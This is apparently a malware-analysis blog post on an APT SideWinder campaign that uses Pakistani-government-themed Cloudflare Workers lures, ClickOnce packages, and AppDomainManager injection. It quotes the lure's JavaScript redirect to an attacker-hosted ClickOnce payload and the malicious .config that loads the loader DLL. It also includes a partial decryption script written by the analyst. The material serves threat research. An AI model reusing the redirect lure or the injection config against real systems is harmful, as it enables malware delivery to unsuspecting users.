

APT SideWinder ClickOnce Campaign: VS Code Tunnel Abuse and Havoc C2 via Pakistani Government Lures
How SideWinder abuses .NET ClickOnce, signed Microsoft binaries, and Cloudflare Workers to deliver VS Code tunnel backdoors and Havoc C2 against Pakistani government targets.
- Published
- Reading time
- 20 min
- Analyst
- @volrant136
- Region
- Pakistan
- APT
- Sidewinder
- Malware Analysis
- Pakistan
- Havoc
- Reverse Engineering
Contents
During my recent infrastructure threat hunts using Hunt.io (opens in a new tab), I came across multiple Pakistan related Cloudflare workers URLs. To investigate the related infrastructure, I queried Hunt.io's crawler dataset for URLs containing both -gov.pk- and workers.dev.
1SELECT
2  *
3FROM
4  crawler
5WHERE
6  url LIKE '%-gov.pk-%'
7  AND url LIKE '%workers.dev%'
The query returned six workers subdomains, including government and Adobe pages.


Hunt.io query used to identify Pakistan-themed Cloudflare Workers URLs.After analysis, I identified two malware delivery chains linked to APT SideWinder campaign using Pakistan-themed infrastructure. The diagram below provides an overview of both execution chains before examining each sample in detail.
Key Takeaways
- The campaigns uses Pakistani government-themed lures (
dgdp-gov,ntcweb.gov-pk). - The ClickOnce
.applicationand.exe.manifestfiles are used to deliver the next-stage payload. - Both samples abuse legitimately signed Microsoft binaries as execution hosts (
PerfWatson2.exeanddfsvc.exe/NGenTask). - Sample 1 abuses .NET AppDomainManager injection via a malicious
.configfile and abuses the VS Code Remote Tunnel feature as a C2 channel. - Sample 2 uses DLL search-order hijacking against
dfsvc.exe(NGenTask) to load a custom shellcode runner that decrypts a ChaCha20-encrypted Havoc C2 demon from a file namedwin.ini. - All attacker-controlled C2 infrastructure in both samples is hosted on Cloudflare Workers (
*.workers.dev), providing anonymity and allowlist bypass.
Initial Discovery
The investigation began with a Pakistani government-themed lure hosted on a Cloudflare: hxxps://mail-dgdp-gov.pk-files[.]workers[.]dev/edge

The dgdp-gov naming appears to imitate Pakistan's Directorate General of Defence Purchases.
The page uses JavaScript to check the victim’s browser before redirecting them to the ClickOnce application. Edge users are redirected directly, while other browsers use the microsoft-edge: protocol handler.
ClickOnce URL: hxxps://raliyac163[.]pythonanywhere[.]com/Adobe%20Acrobat%20Pro.application
Code Reference:
1const isEdge = ua.includes("Edg/") || ua.includes("EdgA") || ua.includes("EdgiOS");
2
3const edgeLink    = "https://raliyac163.pythonanywhere.com/Adobe%20Acrobat%20Pro.application";
4const nonEdgeLink = "microsoft-edge:https://raliyac163.pythonanywhere.com/Adobe%20Acrobat%20Pro.application";
5
6if (isEdge) {
7    window.location.replace(edgeLink);       // already in Edge → go directly
8} else {
9    window.location.href = nonEdgeLink;      // force-launch Edge via protocol handler
10}
The second lure was hosted on three different Cloudflare Workers pages targeting Pakistan Military Accounts Department (PMAD) and Khyber Pakhtunkhwa (KPT) government users.
-
hxxps://update-adobe-acrobatreader-kpt-gov.pk-uploads[.]workers[.]dev/
-
hxxps://update-adobereader-2600121-kpt-gov.pk-uploads[.]workers[.]dev/
-
hxxps://update-acrobatadobe-mail-pmad-gov.pk-uploads[.]workers[.]dev/
![2026 08 13 20 25 55 kali linux 2025.2 virtualbox amd64 (fresh) [Running] Oracle VM VirtualBox](/_next/image?url=https%3A%2F%2Fmgdrybqhhfiqyhmbxgmm.supabase.co%2Fstorage%2Fv1%2Fobject%2Fpublic%2Fblog-images%2Fnew-apt-sidewinder-clickonce-campaign%2F1787373237435-2026-08-13-20-25-55-kali-linux-2025-2-virtualbox-amd64-fresh.png&w=3840&q=75)
Both pages contained identical content and followed the same delivery pattern.
ClickOnce URL:
hxxps://get-acrobatreader-adobe.com-software[.]workers[.]dev/Adobe%20PDF%20Viewer.application
All attacker-owned C2 and delivery infrastructure runs on free-tier cloud services.
Sample 1: From ClickOnce to a VS Code Remote Tunnel
The ClickOnce application is hosted at: hxxps://raliyac163.pythonanywhere.com/Adobe%20Acrobat%20Pro.application.exe
The application presents itself as Adobe Acrobat Pro. Its deployment manifest points back to the same host, while the publisher certificate is issued to "Gladinet, Inc." The application also lists four dependent files that are downloaded as part of the deployment (from manifest file):
| File | Nature |
|---|---|
PerfWatson2.exe | Genuine, Microsoft-signed Visual Studio telemetry binary |
PerfWatson2.exe.config | Malicious XML — weaponizes the above |
mswordpreviewer.dll | Custom .NET loader (first-stage DLL) |
walapi32.dll | Custom Rust payload (second-stage DLL) |

Abusing AppDomainManager Through a .config File
PerfWatson2.exe.config is a standard .NET runtime configuration file containing the following entries:
1<configuration>
2  <runtime>
3    <appDomainManagerAssembly
4      value="mswordpreviewer, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null" />
5    <appDomainManagerType value="MsWordPreviewer" />
6  </runtime>
7</configuration>
When PerfWatson2.exe starts, the .NET runtime reads its configuration before the application's normal code executes. The malicious configuration instructs the CLR to load mswordpreviewer.dll as an AppDomainManager. This is AppDomainManager injection, distinct from classic DLL sideloading.

Analysis of Mswordpreviewer.dll: The Loader
The mswordpreviewer.dll is a small custom .NET assembly containing the MsWordPreviewer class. Its InitializeNewDomain method hides the console window and searches the current directory for files matching the pattern *32.dll.

The DLL then execute LoadDllAndCallFunction method that locates the IsThemeBackgroundPartiallyTransparent function, executes it, and then unloads the DLL from memory.
Analysis of walapi32.dll: The Payload

walapi32.dll is a 2.6 MB native x64 DLL written in Rust. Its export table mirrors uxtheme.dll, exposing 84 legitimate Windows theming function names.
The IsThemeBackgroundPartiallyTransparent function calls sub_1800055A0 which decrypts the string PerfWatson2.exe and retrieves the current process path, extracts the executable name, and compares it against that value. If the DLL is not running inside a process named exactly PerfWatson2.exe, the malicious branch does not execute.
The configuration strings inside walapi32.dll are protected with a repeating-key XOR routine using a 64-byte key. The algorithm is implemented in sub_18000DFF0 (file offset 0xDFF0):
1v7 = key[key_offset];     // key byte at current position
2v8 = ciphertext[i];       // ciphertext byte
3output[i] = v7 ^ v8;     // XOR
The key is stored in the .rdata section. The strings are decrypted using the following Python script:
1import struct
2import sys
3
4def load_sections(data):
5    e_lfanew     = struct.unpack_from("<I", data, 0x3C)[0]
6    coff         = e_lfanew + 4
7    opt_off      = coff + 20
8    nsec         = struct.unpack_from("<H", data, coff + 2)[0]
9    opt_hdr_size = struct.unpack_from("<H", data, coff + 16)[0]
10    image_base   = struct.unpack_from("<Q", data, opt_off + 24)[0]
11    size_of_img  = struct.unpack_from("<I", data, opt_off + 56)[0]
12    sec_off      = opt_off + opt_hdr_size
13
14    sections = []
15    for i in range(nsec):
16        e = data[sec_off + i * 40 : sec_off + i * 40 + 40]
17        name = e[:8].rstrip(b"\x00").decode(errors="replace")
18        vsize, vaddr, rawsize, rawptr = struct.unpack_from("<IIII", e, 8)
19        sections.append((name, vsize, vaddr, rawsize, rawptr))
20
21    return sections, image_base, size_of_img
22
23
24def build_virtual_image(data, sections, size_of_img):
25    """Map raw file sections into a virtual address image for correct RVA access."""
26    img = bytearray(size_of_img)
27    for name, vsize, vaddr, rawsize, rawptr in sections:
28        n = min(rawsize, vsize)
29        img[vaddr : vaddr + n] = data[rawptr : rawptr + n]
30    return img
31
32def xor_decrypt(ciphertext: bytes, key: bytes) -> bytes:
33    """Repeating-key XOR, key offset always starts at 0 per string."""
34    return bytes(c ^ key[i % len(key)] for i, c in enumerate(ciphertext))
35
36CHUNKS = [ // chunks]
37
38def main():
39    path = sys.argv[1] if len(sys.argv) > 1 else "walapi32.dll"
40
41    with open(path, "rb") as f:
42        data = f.read()
43
44    sections, image_base, size_of_img = load_sections(data)
45    img = build_virtual_image(data, sections, size_of_img)
46
47    # XOR key: 64 bytes at RVA 0x1D0058 in .rdata
48    KEY_RVA = 0x1D0058
49    key = bytes(img[KEY_RVA : KEY_RVA + 64])
50
